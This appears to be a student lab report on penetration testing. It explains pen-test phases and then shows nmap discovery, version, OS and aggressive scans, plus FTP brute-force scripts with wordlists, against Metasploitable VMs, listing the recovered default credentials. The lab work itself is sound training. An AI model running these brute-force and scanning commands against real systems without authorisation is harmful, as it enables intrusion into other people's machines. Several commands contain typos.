Task3: PENETRATION TESTING TOOLKIT

- Penetration Testing: IT is often called as “pen testing”, is a cybersecurity assessment method where ethical hackers simulate real-world attacks on a system or network to identify vulnerabilities and weaknesses before malicious actors can exploit them.
- Penetration testing involves simulating various types of cyber-attacks like those targeting web applications, networks or systems
- Penetration testers, often called ethical hackers, use the same tools and techniques as malicious attackers, but with the organizations’ permission and within identified boundaries

- Identifying vulnerabilities: The purpose of a pen test is to find and expose weaknesses in the systems defences that could be exploited by the attackers
- Improving Security: By identify and addressing these vulnerabilities, organizations can strengthen their defences and prevent real-world attacks
- Compliance and Assurance: Penetration Testing can help organizations meet regulatory compliance requirements and provide assurance about the security of their IT infrastructure
- Actionable insights: the results of pen test provide actionable insights into how to improve security controls, patch vulnerabilities and enhance overall security posture
- Penetration testing can be performed on various aspects of an organization’s IT infrastructure include:

1. Network penetration testing
2. Web application penetration testing
3. Mobile application penetration testing
4. Cloud security penetration testing

Types of penetration Tests:
1 External Testing
2 internal Testing
3Black box testing

4 white box testing
5 Gray box testing
6 Network penetration testing
7 web application penetration testing
8 cloud penetration testing
9 social Engineering
10 Mobile Application Penetration testing

Methodologies:

1.OWASP (open Web Application Security Project)
A framework for identifying and mitigating web application security vulnerabilities
2. Red Teaming
A highly advanced form of penetration testing that simulates a real world -attack scenario often over an extended period

Phases:

1. Reconnaissance: Gathering information about the target system or network
2. Scanning: Identifying potential vulnerabilities and weaknesses
3.Vulnerability Assessment: Analysing the identified vulnerabilities and their potentials impact
4. Exploitation: Attempting to exploit the identified vulnerabilities
5. Reporting: Documenting the findings, including identified vulnerabilities, and providing recommendations for remediation.

VIRTUAL MACHINES LABSETUP FOR PENTESTING

1. Download Oral VM virtual box from chrome or Firefox browser
2. Extract it will download windows extension. It will create a virtual environment for lab setup
3. Download all the windows and Linux machine from internet by searching kali.org select 64-bit installer and install into VM by adding them on the VM by clicking on new and installing by giving required details

4. We can also direct import them to Virtual box by double clicking on the extracted file and proving the location of the extracted file

TOOLS USED TO PERFORM PORT SCANNING

1.N-MAP (NETWORK MAPPER)
2.parrort OS
I have performed this task in virtual box lab setup by downloading and importing Virtual Machines into virtual box manager.

In this task I have performed port scanning on the targeted machine using Parrot Operating system in Network mode as a superuser.

Now I will present some Linux commands by which I have performed port scanning on the target or victim machine on the network.

Nmap will be already in the parrot operating system by default if not you can install it by giving the command in superuser mode

Sudo apt install Nmap

We can install it in any virtual machine i.e., ubuntu or Kali Linux by giving the command Sudo apt install Nmap.

- 1.Firstly use the command Sudo Nmap -sn ip address /network range

sudo nmap -sn 10.0.2.0/255 or 10.0.2.0-255 this command will show the active devices in the network

2. To know about the open ports give the command nmap -Sv (Capital v) 10.0.2.0-255

3. To know about the operating system use command nmap -O 10.0.2.0-255


4. to know about all with one command use nmap -A 10.0.2.0-255

Performing Host Discovery on targeted machines

1.metasploit 2 ubu1Linux machine

2. Metasploit 3 Linux machine

Perform port scanning for both the machines using the above stated commands.



1.Image showing active devices in the networking while performed port scan on targeted metasploit2,3 Linux machines using Nmap

In my penetration testing task my targeted machines are Metasploit2 and Metasploit 3 and IP addresses are

Sudo nmap -sn 10.0.2.0-255

- 10.0.2.4
- 10.0.2.5

2.service version detection for the targeted machines

- Sudo nmap -Sv 10.0.2.0-255

```
Applications Places System                                   Mon Apr 14, 15:29
                                   Terminal
File Edit View Search Terminal Help
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:35:2C:1D (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CP
E: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.2.7
Host is up (0.0000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server xrdp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 92.32 seconds
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #
Terminal  Take Scr...  Take Scr...  Take Scr...  Take Scr...  Take Scr...  Take Scr...  Take Scr...
```

Image1.1 shows open ports and services running on the targeted metasploit2 Linux machine.

3.Operating system detection

- Sudo nmap O 10.0.2.0-255




Image 1.2 operating system detection for metasploit2





Image 1.3 operating system detection for Metasploit3

4.Aggressive scan

Use the command

- Nmap -A 10.0.2.0-255



```
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-04-14T06:07:46-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unkno
wn)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT     ADDRESS
1   2.12 ms 10.0.2.4

Nmap scan report for 10.0.2.7
Host is up (0.000078s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server xrdp
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 172.70 seconds
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #
```

Image 1.4 aggressive port scan for Metasploit2

- In our penetration testing task by performing host discovery using Nmap we have completed first step in penetration testing i.e., Reconnaissance stage this stage involves gathering information about targeted machine IP address, open ports, services and operating system information in the Network.

2. SCANNING

- In this stage we perform scanning on the open ports and services we found during Host discovery phase.

To vulnerabilities on the open ports in the network like weak passwords in the targeted machine or any backdoors in the targeted machines.

- I am using Nmap scripts to performing scanning on open ports and services to find vulnerabilities like passwords and backdoors in the network
- script to perform dictionary-based attack on the open port of the targeted machine using Nmap is

sudo nmap –script ftp-brute -p21 10.0.2.0-255




Image 2.1 credentials found by performing scanning using Nmap script on FTP open port

- Valid credentials are found by performing scanning on open ports and services using Nmap scripts on metasploit2

Credentials found are

Username test: password test

Username user: password user

- We can login into victim/targeted hosts in the network by using this username/password.
- We can also perform brute force attack on the targeted hosts on the network by proving own or customised username and password files or by downloading from internet.

Command used to perform brute force attack with providing username password file on nmap

Sudo nmap - -script ftp-brute - -script-args userdb=unix_users.txt,passdb=unix_passwords.txt 10.0.2.0-255

Credentials found are

Username FTP: Password FTP

Username service: password service

Username user: password user

Username postgres: password postgres




Image 2.2 shows credentials found on Metasploit 2 through brute-force attack on Metasploit 2

- In the above mentioned I have found username and passwords of the targeted hosts in the network. By using simple Nmap scripts on open ports and services on the network

- I have found username and passwords through dictionary based and brute-force attack

3.VULNERABILITY ASSESSMENT

Tools used to perform vulnerability assessment is

1.Nmap (network mapper)
2. Nessus (it is a vulnerability scanner remote security scanning tool)

- Logging into the targeted host system with the found credentials.

- This process of performing password cracking attacks. Through dictionary-based attack or brute-force attack and Loging in to the targeted host using credentials found during brute force and dictionary-based attacks. performing privilege escalation. get remote access to the open ports on the network like SSH OR TELNET.
- And reporting these vulnerabilities to the client with detailed documentation about finding and appropriate best approaches to reduce the risk of getting attacked by the malicious actor is called as "vulnerability-Assessment "
